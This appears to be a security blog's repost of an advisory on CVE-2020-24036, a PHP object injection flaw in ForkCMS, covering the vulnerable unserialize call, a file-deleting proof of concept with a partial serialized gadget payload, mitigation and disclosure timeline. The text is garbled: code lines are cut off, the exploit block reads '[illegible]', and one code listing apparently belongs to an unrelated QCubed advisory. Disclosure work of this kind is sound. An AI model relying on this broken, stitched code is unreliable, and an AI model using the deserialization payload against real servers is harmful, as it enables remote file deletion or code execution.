FYHTECH

FUN WITH LINUX

Blog Friends GPG CVE

# ForkCMS PHP Object Injection (CVE-2020-24036)

2 March 2021

| | |
|---|---|
| Identifier: | AIT-SA-20210215-04 |
| Target: | ForkCMS |
| Vendor: | ForkCMS |
| Version: | all versions below version 5.8.3 |
| CVE: | CVE-2020-24036 |
| Accessibility: | Remote |
| Severity: | Medium |
| Author: | Wolfgang Hotwagner (AIT Austrian Institute of Technology) |

## Summary

ForkCMS is an open source cms written in PHP.

## Vulnerability Description


PHP object injection in the Ajax-endpoint of the backend in ForkCMS below version 5.8.3 allows authenticated remote user to execute malicious code.

The ajax-callbacks for the backend use unserialize without restrictions or any validations. An authenticated user could abuse this to inject malicious PHP-Objects which could lead to remote code execution:


```
<?php
namespace Backend\Core\Ajax;
use Backend\Core\Engine\Base\AjaxAction as BackendBase
use Symfony\Component\HttpFoundation\Response;
/**
 * This action will generate a valid url based upon the
 */
class GenerateUrl extends BackendBaseAJAXAction
{
    public function execute(): void
    {
        // call parent, this will probably add some ge
        parent::execute();
        // get parameters
        $url = $this->getRequest()->request->get('url',
        $className = $this->getRequest()->request->get
        $methodName = $this->getRequest()->request->get

        $parameters = $this->getRequest()->request->get

        // cleanup values

        $parameters = unserialize($parameters); // ← VU

        // fetch generated meta url

        $url = urldecode($this->get('fork.repository.me

        // output

        $this->output(Response::HTTP_OK, $url);

    }

}
```


## Proof Of Concept

In order to exploit this vulnerability, an attacker has to be authenticated with least privileges. We tested this exploit with "Dashboard" permissions:



User has only permissions for the Dashboard






```
//Exit gracefully if called directly or profiling data is missing.
if ( !isset($_POST['intDatabaseIndex']) && !isset($_POST['strProfileData'])
        exit('Nothing to profile. No Database Profiling data recived.');

if ( !isset($_POST['intDatabaseIndex']) || !isset($_POST['strProfileData'])
        throw new Exception('Database Profiling data appears to have been co

$intDatabaseIndex = intval($_POST['intDatabaseIndex']);
$strReferrer = QApplication::HtmlEntities($_POST['strReferrer']);

$objProfileArray = unserialize(base64_decode($_POST['strProfileData']));
$objProfileArray = QType::Cast($objProfileArray, QType::ArrayType);
$intCount = count($objProfileArray);

function PrintExplainStatement($strOriginalQuery) {
        global $intDatabaseIndex;
        if (substr_count($strOriginalQuery, "AUTOCOMMIT=1") > 0) {
                return null;
        }
        $result = "";

        $objDb = QApplication::$Database[$intDatabaseIndex];
        $objDbResult = $objDb->ExplainStatement($strOriginalQuery);
        if (!$objDbResult) {
                return "";
        }
```

For demonstration purposes we created a proof of concept exploit that deletes files and directories from the webserver. With a little bit more effort an attacker might also find a payload for executing a webshell. There are many gadgets available in the vendor directory.

The object-injection code for generating a payload might look as following:

```
'O:27:"Swift_KeyCache_DiskKeyCache":1:{s:4:"keys";a:1:
```

First we created a file with proper permissions on the webserver that the exploit should delete later:




```
root@debianbuster:/var/www/forkcms# ls -l /var/www/forkcms/testdir/
total 4
-rw-r--r--   www-data www-data   May  1 17:12 testfile
-rw-rw-r-- 1 www-data www-data 2 Apr 30 19:24 test.php
root@debianbuster:/var/www/forkcms# 
```

After that we can execute our exploit:

```
[illegible]
```

As we can see next, the file was deleted successfully:



```
root@debianbuster:/var/www/forkcms# ls -l /var/www/forkcms/testdir/
total 4
-rw-rw-r-- 1 www-data www-data 2 Apr 30 19:24 test.php
root@debianbuster:/var/www/forkcms# 
```

## Vulnerable Versions

All versions including 5.8.1 are affected.

## Tested Versions

ForkCMS 5.8.1 (with Debian 10 and PHP 7.3.14-1)

## Impact

An authenticated user with minimal privileges could execute malicious code.

## Mitigation

Fork-5.8.3 fixed that issue

## Vendor Contact Timeline

2020-05-01 Contacting the vendor

2020-06-08 Vendor replied

2020-07-07 Vendor released an updated version

2021-02-15 Public disclosure

## Advisory URL

https://www.ait.ac.at/ait-sa-20210215-04-poi-forkcms

[ PHP Programming Web Security CVE ]

My name is Wolfgang Hotwagner. I am a Linux and Information Security enthusiast. This blog is about my journey through Computer Science.

## Tag Cloud

Raspberry One-Liner Network Desktop Zsh Crypto Postgresql git Docker PHP Linux Virtualization logrotate Proxy Shell Downloads Tricks Debian Backup Software-Raid LVM External HackADay Database openssl Mail Kernel Nagios Open-Source News Suricata Fun Certification Hardware Perl Web CVE Programming Sysadmin apache Blog xmas Btrfs C

Multimedia Mathematics CLI Bash Firewall Email vim Security Ansible Toscom Anniversary Ruby TerminalEmulator Puppet

## Recent Posts

- BSidesVienna 2022: Logrotten.
- SexyPolling SQL Injection
- Seventh Anniversary
- ForkCMS PHP Object Injection (CVE-2020-24036)
- QCubed Cross Site Scripting (CVE-2020-24912)
- QCubed SQL Injection ( CVE-2020-24913)
- QCubed PHP Object Injection (CVE-2020-24914)
- Pimp my shell
- Refurbished Blog
- How to build a music-box for children